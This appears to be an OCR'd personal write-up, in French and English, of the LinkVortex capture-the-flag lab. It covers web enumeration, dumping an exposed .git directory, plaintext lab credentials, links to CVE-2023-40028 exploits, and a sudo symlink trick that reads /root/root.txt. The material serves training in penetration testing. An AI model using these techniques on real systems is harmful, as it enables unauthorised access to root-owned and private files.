
LinkVortex


mardi 1 avril 2025 23:02




Plusieurs techniques d'énumération intéressantes :

uniscan -u @IP --qweds

ffuf -u http://linkvortex.htb/ -w /home/kali/Downloads/SecLists-master/Discovery/Web-Content/big.txt -H "Host:FUZZ.linkvortex.htb" -mc 200 (Subdomain enumeration)






```
┌──(alice㉿kali)-[~/Desktop/oscp/tools/WEB-ENUM]
└─$ sudo nano /etc/hosts
[sudo] password for alice:
```

```
10.129.231.194  linkvortex.htb dev.linkvortex.htb
```


```
└─$ dirsearch -u dev.linkvortex.htb -t 50 -i 200
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23:
/setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, Version

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|| | _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET |

Output File: /home/alice/Desktop/oscp/tools/WEB-ENUM/repo

Target: http://dev.linkvortex.htb/

[00:27:50] Starting:
[00:27:55] 200 -  201B  - /.git/config
[00:27:55] 200 -   73B  - /.git/description
[00:27:55] 200 -   41B  - /.git/HEAD
[00:27:55] 200 -  557B  - /.git/
[00:27:55] 200 -  620B  - /.git/hooks/
[00:27:55] 200 -  402B  - /.git/info/
[00:27:55] 200 -  240B  - /.git/info/exclude
[00:27:55] 200 -  401B  - /.git/logs/
[00:27:55] 200 -  175B  - /.git/logs/HEAD
[00:27:55] 200 -  147B  - /.git/packed-refs
[00:27:55] 200 -  418B  - /.git/objects/
[00:27:55] 200 -  393B  - /.git/refs/
[00:27:55] 200 -  691KB - /.git/index
```


Avec githack on récupére le reposiroty git :


```
┌──(venv)─(alice㉿kali)-[~/…/Machines/OSCP_WORK/Linux/Linkvortex]
└─$ sudo wget -r http://dev.linkvortex.htb/.git/
--2025-04-02 00:33:27--  http://dev.linkvortex.htb/.git/
Resolving dev.linkvortex.htb (dev.linkvortex.htb)... 10.129.231.194
Connecting to dev.linkvortex.htb (dev.linkvortex.htb)|10.129.231.194|:80... connecte
HTTP request sent, awaiting response... 200 OK
Length: 2796 (2.7K) [text/html]
Saving to: 'dev.linkvortex.htb/.git/index.html'

dev.linkvortex.htb/.git/index.h 100%[=============================================

2025-04-02 00:33:27 (509 MB/s) - 'dev.linkvortex.htb/.git/index.html' saved [2796/279

Loading robots.txt; please ignore errors.
--2025-04-02 00:33:27--  http://dev.linkvortex.htb/robots.txt
Reusing existing connection to dev.linkvortex.htb:80.
HTTP request sent, awaiting response... 404 Not Found
2025-04-02 00:33:27 ERROR 404: Not Found.

--2025-04-02 00:33:27--  http://dev.linkvortex.htb/icons/blank.gif
Reusing existing connection to dev.linkvortex.htb:80.
HTTP request sent, awaiting response... 200 OK
Length: 148 [image/gif]
```

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/OSCP_WOR
└─$ ls
GitHack.py  dev.linkvortex.htb  venv
```

```
┌──(venv)─(alice㉿kali)-[~/…/OSCP_WORK/Linux/Linkvortex/dev.li
└─$ ls -la
total 20
drwxr-xr-x 4 root  root  4096 Apr  2 00:33 .
drwxrwxr-x 4 alice alice 4096 Apr  2 00:33 ..
drwxr-xr-x 7 root  root  4096 Apr  2 00:33 .git
drwxr-xr-x 2 root  root  4096 Apr  2 00:33 icons
-rw-r--r-- 1 root  root  2538 Nov  1 09:22 index.html
```








USERNAME - admin@linkvortex.htb
PASSWORD - OctopiFociPilfer45


Exploit


https://security.snyk.io/vuln/SNYK-JS-GHOST-5843513


https://github.com/0xyassine/CVE-2023-40028/tree/master

https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028









On trouve un ssh login :

bob@linkvortex.htb
fibber-talented-worth

```
┌──(alice㉿kali)-[~/…/Machines/OSCP_WORK/Linux/Linkvortex]
└─$ ssh bob@10.129.31.48

bob@10.129.31.48's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Dec  3 11:41:50 2024 from 10.10.14.62
bob@linkvortex:~$
```

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty,
    env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
bob@linkvortex:~$
```

/usr/bin/bash /opt/ghost/clean_symlink.sh *.png

- **ln -s /root/root.txt pwn.txt**
- **ln -s /root/root.txt pwn.png**
- **sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/pwn.png**

```
bob@linkvortex:~$ ln -s /root/root.txt caca.txt
bob@linkvortex:~$ ln -s /home/bob/caca.txt prout.png
```

```
bob@linkvortex:/opt/ghost$ cat clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1
```

```
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/prout.png
Link found [ /home/bob/prout.png ] , moving it to quarantine
Content:
0780810a04c2ec6945a2e33041b234d5
bob@linkvortex:~$
```